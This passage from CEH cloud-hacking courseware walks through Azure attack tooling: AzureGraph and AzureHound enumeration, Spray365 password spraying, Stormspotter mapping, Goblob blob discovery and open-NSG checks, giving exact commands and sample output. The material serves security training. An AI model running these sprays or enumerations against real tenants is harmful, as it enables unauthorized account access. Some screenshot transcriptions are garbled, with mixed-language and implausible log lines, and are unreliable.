


Figure 19.109: Screenshot showing resources obtained from MicroBurst output folder



The screenshot shows a Visual Studio Code window with the title bar "Users.csv - Visual Studio Code". The file path "C:\Users\pentestadmin\MicroBurst\microburst-output\Az\Development\Users.csv" is displayed. The code editor contains the following CSV data:

```
1 "UserPrincipalName","ObjectType","UsageLocation","GivenName"
2 "admin_fosaaen.com#EXT#@globaladministratorazureopen.onmicrosoft.com","User","GB","","True","azurereadadmin@azurerepente...
3 "azurereadadmin@azurerepente...
4 "David@azurerepente...
5 "david_clou...
6 "globaladministrator_azurerepente...
7 "KarlFosaaen@azurerepente...
8 "readeruser@azurerepente...
9 "sandra@azurerepente...
10 "sandra@azurerepente...
```

Figure 19.110: Screenshot showing the contents of Users.csv file

Note: To execute the commands above for enumerating Azure resources using MicroBurst, the user does not require local administrative privileges. However, appropriate Azure AD and ARM permissions are necessary to perform enumeration. The user should have at least the Reader role to gather information about the Azure resources.

Enumerating Azure Active Directory (AD) Accounts

Account Enumeration using AzureGraph

- Command to view all the **users** present in the Azure AD tenant:
`gr\$list_users()`
- Command to retrieve the information about the **authenticated** me < gr\\$get_user("username")



Copyright © EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited. For more information visit www.ec-council.org

Password Spraying using Spray365

- Command to generate an **execution plan**:
`python spray365.py generate normal -ep <execution_plan_filename> -d <domain_name> -u <file_containing_usernames> -pf <file_containing_passwords>`
- Command to **spray credentials**:
`python3 spray365.py spray -ep <execution_plan_filename>`



Enumerating Azure Active Directory (AD) Accounts

Cloud platforms, such as Office 365, can be accessed directly from the Internet. Hence, attackers target these environments to gather as much information as possible to initiate different attacks on Azure Active Directory (AD) and Office 365. The techniques used to enumerate the Azure AD accounts are discussed below.

Account Enumeration

Azure AD (AAD) users with access to Office 365 services can enumerate all user accounts and admin groups. This possibility of accessing the Office 365 service may motivate attackers to exploit and take advantage of the Azure AD to perform account enumeration. Attackers can perform Azure AD enumeration by using tools such as AzureGraph.

■ AzureGraph

Source: <https://github.com>

AzureGraph is an Azure AD information-gathering tool that uses Microsoft Graphs. This tool helps attackers obtain all types of information from the Azure AD, such as users, devices, applications, and domains. It allows the attacker to query these data through the API in an easy and simple manner through a PowerShell console. Additionally, the attacker can download all the information from the target cloud and use it completely offline.



Figure 19.111: Screenshot of AzureGraph

Enumerating Azure AD Accounts

- Run the following command for authentication with AAD and create a new login session:
`gr <- create_graph_login()`
- Run the following command to view all users present in the Azure AD tenant:
`gr$list_users()`
- Run the following command to retrieve information about the authenticated user (the user is currently logged in):
`me <- gr$get_user("username")`
- Run the following command to view the group that the authenticated user belongs to:
`head(me$list_group_memberships())`
- Run the following command to retrieve applications owned by the authenticated user/account:
`me$list_owned_objects(type="application_name")`

Password Spraying

Attackers use password spraying to perform automated password guessing for Azure AD accounts. This method does not account for lockouts because logon attempts are performed against all user accounts simultaneously using a single password. If both on-premises and cloud accounts use the same password without an MFA, then there is a high probability that attackers will gain access to the target network through password spraying. Attackers can perform password spraying using sophisticated tools such as Spray365.

- **Spray365**

Source: <https://github.com>

The Spray365 tool allows attackers to identify valid credentials for Microsoft accounts (Office 365 / Azure AD). The tool also helps attackers in generating an execution plan, spraying the execution plan, and finally, allowing them to review the results of their spraying operation.

Steps to use Spray365 tool:

- Run the following command to generate an execution plan:

```
python      spray365.py      generate      normal      -ep
<execution_plan_filename>      -d      <domain_name>      -u
<file_containing_usernames> -pf <file_containing_passwords>
```

```
> python spray365.py generate normal -ep demo.ep -d destsecvarin.com -u users -pf passwords --delay 10

SPRAY365
By MarkoH12 (https://github.com/MarkoH12)
Version: 0.2.0-beta

[2022-05-22 13:37:01 - INFO]: Generating execution plan from 5 users and 4 passwords
[2022-05-22 13:37:01 - INFO]: Execution plan will use random AAD client IDs
[2022-05-22 13:37:01 - INFO]: Execution plan will use random AAD endpoint IDs
[2022-05-22 13:37:01 - INFO]: Generated execution plan with 20 credentials
```

Figure 19.112: Screenshot of Spray365 generating execution plan

- Run the following command to spray credentials with an execution plan:

```
python3 spray365.py spray -ep <execution_plan_filename>
```

```
> python3 spray365.py spray -ep demo.ep -d destsecvarin.com -u users -pf passwords --delay 10

SPRAY365
By MarkoH12 (https://github.com/MarkoH12)
Version: 0.2.0-beta

[2022-05-22 13:37:08 - INFO]: Processing execution plan "demo.ep"
[2022-05-22 13:37:08 - INFO]: Generating 20 credentials for the current execution plan
[2022-05-22 13:37:08 - INFO]: Performing spraying attack at least 200 seconds and should finish around 2022-05-22 13:57:08
[2022-05-22 13:37:08 - INFO]: Accounts targeted in this job are 20 accounts
[2022-05-22 13:37:08 - INFO]: Starting to spray credentials
[2022-05-22 13:37:08 - SPRAY]: SPRAYING user@destsecvarin.com / Password01 [Success]
[2022-05-22 13:37:08 - SPRAY]: SPRAYING user@destsecvarin.com / Password02 [Success]
[2022-05-22 13:37:08 - SPRAY]: SPRAYING user@destsecvarin.com / Password03 [Success]
[2022-05-22 13:37:08 - SPRAY]: SPRAYING user@destsecvarin.com / Password04 [Success]
[2022-05-22 13:37:08 - SPRAY]: SPRAYING user@destsecvarin.com / Password05 [Success]
[2022-05-22 13:37:08 - SPRAY]: SPRAYING user@destsecvarin.com / Password06 [Success]
[2022-05-22 13:37:08 - SPRAY]: SPRAYING user@destsecvarin.com / Password07 [Success]
[2022-05-22 13:37:08 - SPRAY]: SPRAYING user@destsecvarin.com / Password08 [Success]
[2022-05-22 13:37:08 - SPRAY]: SPRAYING user@destsecvarin.com / Password09 [Success]
[2022-05-22 13:37:08 - SPRAY]: SPRAYING user@destsecvarin.com / Password10 [Success]
[2022-05-22 13:37:08 - SPRAY]: SPRAYING user@destsecvarin.com / Password11 [Success]
[2022-05-22 13:37:08 - SPRAY]: SPRAYING user@destsecvarin.com / Password12 [Success]
[2022-05-22 13:37:08 - SPRAY]: SPRAYING user@destsecvarin.com / Password13 [Success]
[2022-05-22 13:37:08 - SPRAY]: SPRAYING user@destsecvarin.com / Password14 [Success]
[2022-05-22 13:37:08 - SPRAY]: SPRAYING user@destsecvarin.com / Password15 [Success]
[2022-05-22 13:37:08 - SPRAY]: SPRAYING user@destsecvarin.com / Password16 [Success]
[2022-05-22 13:37:08 - SPRAY]: SPRAYING user@destsecvarin.com / Password17 [Success]
[2022-05-22 13:37:08 - SPRAY]: SPRAYING user@destsecvarin.com / Password18 [Success]
[2022-05-22 13:37:08 - SPRAY]: SPRAYING user@destsecvarin.com / Password19 [Success]
[2022-05-22 13:37:08 - SPRAY]: SPRAYING user@destsecvarin.com / Password20 [Success]
[2022-05-22 13:37:08 - INFO]: Authentication results saved to ./2022-05-22_13-37-08.log
```

Figure 19.113: Screenshot of Spray365 spraying credentials with an Execution Plan

- Run the following command to review the results of a spraying operation:

```
python3 spray365.py review <spray_results_json_filename>
```

The screenshot shows a terminal window with the Spray365 logo at the top. Below it, the command 'python3 spray365.py review spray365_results_2022-05-22_13-48-32.json' is run. The output displays a log of credential spraying attempts. The log includes dates (2022-05-22), times (13:48:41), and various status messages such as 'INFO', 'S7 authentication attempts', and '4 valid user accounts'. It also mentions 'Report summary' and 'Output options'.

```
python3 spray365.py review spray365_results_2022-05-22_13-48-32.json
SPRAY365
by markoff7 (https://github.com/markoff7)
Version: 0.7.9-beta

2022-05-22 13:48:41 - INFO: Reverting Spray365 results file: spray365_results_2022-05-22_13-48-32.json
2022-05-22 13:48:41 - INFO: S7 authentication attempts
2022-05-22 13:48:41 - INFO: 4 valid user accounts
2022-05-22 13:48:41 - INFO: attempt 480000 of 500000
2022-05-22 13:48:41 - INFO:喷射365正在运行
2022-05-22 13:48:41 - INFO: 找到了有效的凭据
2022-05-22 13:48:41 - INFO: 无法连接到域控制器
2022-05-22 13:48:41 - INFO: 无法连接到域控制器
2022-05-22 13:48:41 - INFO: 无效的用户名或密码
2022-05-22 13:48:41 - INFO: 报告摘要。显示所有尝试的凭据
2022-05-22 13:48:41 - INFO: 4有效凭据
2022-05-22 13:48:41 - INFO: 喷射365正在运行
2022-05-22 13:48:41 - INFO: 5凭据无效凭据 (可能由于 MFA / 条件访问策略)
2022-05-22 13:48:41 - INFO: 无法连接到域控制器 (由于策略)
2022-05-22 13:48:41 - INFO: 10无效凭据
2022-05-22 13:48:41 - INFO: 输出摘要。显示所有尝试的凭据
```

Figure 19.114: Screenshot of Spray365 used to review the spray Execution Plan

Identifying Attack Surface using **Storm spotter**

- Attackers can enumerate resources, configurations, and potential security gaps within the Azure subscription that can be exploited.
- Attackers can use the **Stormcollector** module within **Stormspotter** to list all the subscriptions that the provided credentials can access.
- Some alternative commands to use Stormcollector are as follows:
 - **python3 sscollector.pyz cli**
Run the above command to run the **Stormcollector** in CLI mode
 - **python3 sscollector.pyz spn -t <tenant> -c <clientID> -s <clientSecret>**
Run the above command to run the **Stormcollector** using a service principal name (SPN) for authentication



Copyright © EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited. For more information visit www.ec-council.org

Identifying Attack Surface using **Stormspotter**

Source: <https://github.com>

Attackers use various techniques and tools to identify attack surfaces in a target Azure environment. By identifying attack surfaces, attackers can design suitable exploits to launch multiple attacks on a target environment. Attackers can use tools such as **Stormspotter** to identify potential attack surfaces.

Stormspotter is a tool that maps Azure and Azure Active Directory objects, helping attackers create a visual graph of the resources in an Azure subscription. This tool allows attackers to observe attack surfaces and find ways to move within the tenant.




Figure 19.115: Screenshot of Stormspotter report showing Incoming and Outgoing Relationships

The `Stormcollector` module within `Stormspotter` lists all the subscriptions that the provided credentials can access. To check all the options `Stormcollector` offers, you can use the `-h` switch.

Some alternative commands to use `Stormcollector` are as follows:

- Run the following command to run `Stormcollector` in CLI mode.
`python3 sscollector.pyz cli`
- Run the following command to run `Stormcollector` using a service principal name (SPN) for authentication:
`python3 sscollector.pyz spn -t <tenant> -c <clientID> -s <clientSecret>`


Here:

- `-t <tenant>`: Specifies the Azure tenant ID.
- `-c <clientID>`: Specifies the client ID of the service principal.
- `-s <clientSecret>`: Specifies the client secret associated with the service principal.

After authentication, an attacker can enumerate the resources, configurations, and potential security gaps within the Azure subscription that can be further exploited. The CLI mode leverages the current Azure CLI authentication, whereas the service principal mode requires specific credentials, allowing for a more flexible and targeted enumeration.

Collecting Data from AzureAD and AzureRM using AzureHound

AzureHound is a **data collector** tool used to **gather information** from Azure Active Directory (AzureAD) and Azure Resource Manager (AzureRM).



Commands to Collect Data From AzureAD and AzureRM

- Print all Azure tenant (belongs to AzureAD/AzureRM) data to standard output stream:
`azrehound list -u "$USERNAME" -p "$PASSWORD" -t "$TENANT"`
- Print all Azure tenant data to a file (.json in this case):
`azrehound list -u "$USERNAME" -p "$PASSWORD" -t "$TENANT" -o "mytenant.json"`
- Start data collection service for BloodHound to get greater visualization of extracted data:
`azrehound config`
`azrehound start`

Collecting Data from AzureAD and AzureRM using AzureHound

Source: <https://github.com>

Attackers use AzureHound to collect information from the Azure Active Directory (Azure AD) and Azure Resource Manager (AzureRM) environments. This information can then be imported into BloodHound for better visualization. This tool offers multiple authentication methods to gather data from Azure. These may include user credentials, a JSON Web Token (JWT), a refresh token, a service principal secret, or a service principal certificate. Additionally, authentication methods can be combined with various collection scoping options to tailor the data-gathering process to meet specific needs.

AzureHound --help - Parrot Terminal

```
[attacker@parrot:~/AzureHound]
$ ./azurehound --help
AzureHound v0.0.0
Created by the BloodHound Enterprise team - https://bloodhoundenterprise.io

The official tool for collecting Azure data for BloodHound and BloodHound Enterprise

Usage:
  azurehound [command]

Available Commands:
  completion  Generate the autocompletion script for the specified shell
  configure   Configure AzureHound
  help        Help about any command
  list        Lists Azure Objects
  start       Start Azure data collection service for BloodHound Enterprise

Flags:
  -c, --config string      AzureHound configuration file (default: /home/attacker/.config/azurehound/config.json)
  -h, --help               help for azurehound
```

Figure 19.116: Screenshot of AzureHound showing available commands

The following are the steps involved in collecting data from AzureAD and AzureRM using AzureHound:

- Run the following command to print all the Azure tenant data (belonging to AzureAD/AzureRM) to the standard output stream:

```
azure-hound list -u "$USERNAME" -p "$PASSWORD" -t "$TENANT"
```

Note: This can be done after authenticating to the tenant.

- Run the following command to print all Azure tenant data into a file (.json in this case):

```
azurehound list -u "$USERNAME" -p "$PASSWORD" -t "$TENANT" -o "mytenant.json"
```

- Run the following command to start the data collection service for BloodHound to obtain a better visualization of the extracted data.

```
azurehound configure
```

```
azurehound start
```

Note: Follow the prompts after executing the `azurehound configure` and proceed with the next command.

Accessing Publicly Exposed Blob Storage using Goblob

Goblob is a lightweight and fast enumeration tool designed to aid in the discovery of sensitive information exposed publicly in Azure blobs.

```
macn0dg:~/Code/goblob$ ./goblob -accounts=../Tmp/test.txt

[+] [1/4] Searching 2040 containers in account 'randomtest'
[+] [2/4] Searching 2040 containers in account 'eurekamediastore'
[+] [1/4] Finished searching account 'randomtest'
[+] Analyzing container 'images' in account 'eurekamediastore' (page 1)
[+] [C=200] https://eurekamediastore.blob.core.windows.net/images?restype=container
[+] Analyzing container 'media' in account 'eurekamediastore' (page 1)
[+] [C=200] https://eurekamediastore.blob.core.windows.net/media?restype=container
[+] [3/4] Searching 2040 containers in account 'banana'
[+] Analyzing container 'media' in account 'eurekamediastore' (page 2)
[+] [2/4] Finished searching account 'eurekamediastore'
[+] [4/4] Searching 2040 containers in account 'astroburgos'
[+] Analyzing container 'media' in account 'eurekamediastore' (page 3)
[+] Analyzing container 'media' in account 'eurekamediastore' (page 4)
```

Copyright © EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited. For more information visit www.ec-council.org.

Commands to Access Publicly Exposed Blob Storage

- Enumerate public Azure blob storage URLs for a single storage account:
`./goblob <storageaccountname>`
- Enumerate public Azure blob storage URLs for multiple storage accounts:
`./goblob -accounts accounts.txt`
- Enumerate a custom list of blob storage container names:
`./goblob -accounts accounts.txt -containers wordlists/goblob-folder-names.txt`

Accessing Publicly Exposed Blob Storage using Goblob

Source: <https://github.com>

Goblob is a lightweight and fast enumeration tool designed to aid in the discovery of sensitive information exposed publicly in Azure blobs. This tool helps attackers discover vulnerabilities by performing vulnerability scanning and reconnaissance.

```
macn0dg:~/Code/goblob$ ./goblob -accounts=../Tmp/test.txt

[+] [1/4] Searching 2040 containers in account 'randomtest'
[+] [2/4] Searching 2040 containers in account 'eurekamediastore'
[+] [1/4] Finished searching account 'randomtest'
[+] Analyzing container 'images' in account 'eurekamediastore' (page 1)
[+] [C=200] https://eurekamediastore.blob.core.windows.net/images?restype=container
[+] Analyzing container 'media' in account 'eurekamediastore' (page 1)
[+] [C=200] https://eurekamediastore.blob.core.windows.net/media?restype=container
[+] [3/4] Searching 2040 containers in account 'banana'
[+] Analyzing container 'media' in account 'eurekamediastore' (page 2)
[+] [2/4] Finished searching account 'eurekamediastore'
[+] [4/4] Searching 2040 containers in account 'astroburgos'
[+] Analyzing container 'media' in account 'eurekamediastore' (page 3)
[+] Analyzing container 'media' in account 'eurekamediastore' (page 4)
```

Figure 19.117: Screenshot of Goblob tool for accessing exposed blob storage

Steps to Access Publicly Exposed Blob Storage using Goblob:

- Run the following command to enumerate the public Azure blob storage URLs for a single storage account:

```
./goblob <storageaccountname>
```

The above command targets a specific Azure storage account (specified by <storageaccountname>) to enumerate and discover publicly accessible blob storage URLs.

- Run the following command to enumerate the public Azure blob storage URLs for multiple storage accounts:

```
./goblob -accounts accounts.txt
```

This command uses a file (accounts.txt) containing a list of Azure storage account names. Goblob will check each storage account listed in the file for publicly accessible blob storage URLs.

- Run the following command to enumerate a custom list of blob storage container names:

```
./goblob -accounts accounts.txt -containers wordlists/goblob-  
folder-names.txt
```

This command specifies a list of storage account names (accounts.txt) and custom list of container names (wordlists/goblob-folder-names.txt). Goblob will use the custom container names to construct potential blob storage URLs for each storage account.

- Run the following commands to print the output results into a file (here, results.txt):

```
./goblob -accounts accounts.txt -containers wordlists/goblob-  
folder-names.txt -output results.txt
```

Identifying Open Network Security Groups (NSGs) in Azure

Attackers can exploit open network security groups (NSGs) in Azure to gain **unauthorized network access** by targeting ports that allow unrestricted traffic.

Techniques to Identify Open Network Security Groups

Using Azure Portal:

- **Step 1:** Navigate to the **Azure Portal**.
- **Step 2:** In the left-hand menu, select "All services" and then search for and select "**Network security groups**".
- **Step 3:** Select the network security group (NSG) you want to review from the list.
- **Step 4:** In the NSG settings, select "Inbound security rules" or "Outbound security rules" to review the rules.
- **Step 5:** Check for any rules that allow access from **0.0.0.0/0**, indicating unrestricted traffic from any IP address.

Using Azure CLI:

- Run the following command to **view all network security groups**
`az network nsg list --out table`
- Run the following command to list all the **security rules** within a specific NSG
`az network nsg rule list --resource-group <ResourceGroupName> --nsg-name <NSGName> --output table`

Look for rules with wide ranges of **allowed IP addresses** and ports, especially those allowing **inbound access** from **0.0.0.0/0** (which means any IP address).

Copyright © EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited. For more information visit www.eccouncil.org.

Identifying Open Network Security Groups (NSGs) in Azure

Attackers can exploit open network security groups (NSGs) in Azure to gain unauthorized network access by targeting ports that allow unrestricted traffic. When NSG rules are configured to permit inbound traffic from any IP address on commonly used ports, such as SSH (port 22), HTTP (port 80), HTTPS (port 443), or database ports (e.g., MySQL on port 3306), these services are exposed to the Internet. Attackers can scan for open ports and exploit them, launch brute-force attacks on SSH to gain control, execute commands, exfiltrate data, or establish persistence within the network. Similarly, attackers can use open NSGs to identify and exploit vulnerabilities such as SQL injection, XSS, or RCE, leading to unauthorized access, data breaches, and further penetration into the Azure environment.

An attacker can use the following methods to identify open network security groups (NSGs) in the Azure environment:

- Using Azure Portal:
 - **Step 1:** Navigate to the Azure Portal.
 - **Step 2:** In the left-hand menu, select "All services" and then search for and select "Network security groups."
 - **Step 3:** Select the network security group (NSG) you want to review from the list.
 - **Step 4:** In the NSG settings, select "Inbound security rules" or "Outbound security rules" to review the rules.
 - **Step 5:** Check for any rules that allow access from **0.0.0.0/0**, indicating unrestricted traffic from any IP address.

- Using Azure CLI:

- Run the following command to view all network security groups:

```
az network nsg list --out table
```

This command displays a table with details of the NSGs, including their names, resource groups, and locations.

- Run the following command to view detailed information about a specific NSG, including its rules:

```
az network nsg show --resource-group <ResourceGroupName> --name <NSGName>
```

- Run the following command to list all the security rules within a specific NSG:

```
az network nsg rule list --resource-group <ResourceGroupName> --nsg-name <NSGName> --output table
```

Review the listed security rules to identify open or overly permissive rules. Look for rules with wide ranges of allowed IP addresses and ports, especially those allowing inbound access from 0.0.0.0/0 (which means any IP address). These rules can potentially expose the network to unauthorized access.

- You can also run the following command to filter the security rules to determine which rules allow inbound access from any IP address (0.0.0.0/0):

```
az network nsg rule list --resource-group <ResourceGroupName> --nsg-name <NSGName> --query "[?direction=='Inbound' && sourceAddressPrefix=='*']" --output table
```

This command queries the security rules to determine the inbound rules where the source address prefix is set to any IP address.

77 Module 19 | Cloud Computing

EC-Council C|EH™

